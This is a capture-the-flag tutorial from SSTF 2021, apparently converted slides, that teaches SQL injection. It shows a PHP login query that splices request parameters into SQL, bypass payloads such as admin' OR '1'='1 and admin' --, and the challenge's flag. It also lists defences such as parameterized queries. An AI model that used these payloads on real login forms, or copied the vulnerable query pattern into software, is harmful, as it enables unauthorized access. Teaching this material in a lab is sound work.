


SSTF 2021 | Hacker's Playground

# Tutorial Guide

## SQLi 101

Web

PWN






# SQL Injection?

SQL(Structured Query Language) injection is a **code injection** technique, used to attack data-driven applications, in which malicious **SQL statements are inserted** into an entry field for execution (e.g. to dump the database contents to the attacker).

SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

[https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

# Old, but steady



# Introduction to the SQL



## ✓ SELECT statement

- Used to select(retrieve) records from a database.
- Syntax: **SELECT** *col1, col2, ...* **FROM** *table\_name* ;

## ✓ WHERE clause

- Used to filter records in the SQL statements.
- Syntax: **WHERE** *condition*
- Logical operators such like **AND**, **OR**, etc. are available


## ✓ Example

```
SELECT * FROM `users` WHERE id='Mike' AND pw='mysecretpwd';
```

'users' table



idx	id	pw
1	James	sosecure
2	Mike	mysecretpwd
3	Smith	mrmrsmith
...	...	...

# Simple Use Case




# with general login-form




	user_id
	password

# Server Implementation



```
$query = "SELECT * FROM `users` WHERE id='{$_GET['id']}' AND pw='{$_GET['pw']}'";
```


# Login Request



`https://server/login?id=user_id&pw=password`




# Query Construction




```
$query = "SELECT * FROM `users` WHERE id='user_id' AND pw='password'";
```

# Actual Query




```
SELECT * FROM `users` WHERE id='user_id' AND pw='password'
```

# Malicious Request




`https://server/login?id=admin' OR '1'='1&pw=whatever`

# Query Construction



```
$query = "SELECT * FROM `users` WHERE id='admin' OR '1'='1' AND pw='whatever'";
```

# Actual Query



```
SELECT * FROM `users` WHERE id='admin' OR '1'='1' AND pw='whatever'
```

True for  
'admin' record

Always False

**Let's solve  
SQLi quiz!**

# Quiz #1

& solution

# Quiz #1



- ✓ Just try: Replay hacker's attack in the previous description.
- ✓ The server is running at
  - <http://sqli101.sstf.site/step1.php>

SQLi 101: Step 1

Mission: login as an admin using SQL Injection

**LOGIN PANEL**

USERNAME

PASSWORD

LOGIN



# Solution for Quiz #1



✓ You could login as 'admin' like a hacker!

SQLi 101: Step 1

Mission: login as an admin using SQL Injection

**LOGIN PANEL**

USERNAME

admin' or '1'='1

PASSWORD

.....

LOGIN



SQLi 101: Step 1


Mission: login as an admin using SQL Injection

**LOGIN PANEL**

Welcome, Admin!

The real challenge is [here](#).

# Prevent SQL Injection



- ✓ Strong input validation
- ✓ Use of parameterized queries or stored procedures

- ✓ Use of custom error pages
- ✓ ...

Let's practice

**Solve the tutorial  
challenge**

# Challenge Definition



SQLi 101: Step 2

Mission: login as an admin using SQL Injection

**LOGIN PANEL**

USERNAME

`admin' or '1'='1`

PASSWORD

.....

Fail: Don't use 'OR'! No Hack!!

LOGIN

Hint - SQL query

`select id from users where id='{$_GET["id"]}' and pw='{$_GET["pw"]}'`

- ✓ Same as **Quiz #1**, but
  - “**OR**” is now allowed.

# Removing unnecessary parts

## ✓ What we want

- `SELECT * FROM users WHERE id='admin'`
- Nothing after `WHERE` clause.

## ✓ Comment out

- `--` or `##` indicates comment in SQL.
- SQL statements after `--` or `#` are regarded as comments, and not be processed.
- We can insert `--` or `#` into the SQL statement to nullify unnecessary clauses.

# Not so complex at all

SQLi 101: Step 2

Mission: login as an admin using SQL Injection

**LOGIN PANEL**

USERNAME

admin' --

PASSWORD

.....

LOGIN



SQLi 101: Step 2

Mission: login as an admin using SQL Injection

**LOGIN PANEL**

Welcome, Admin!

The flag is

SCTF{743\_1117\_512p\_10\_11a\_w3b\_f4c-0r}

Try it yourself!

SELECT \* FROM `users` WHERE id='admin' -- ' AND pw='whatever'

Actual SQL statement

Commented out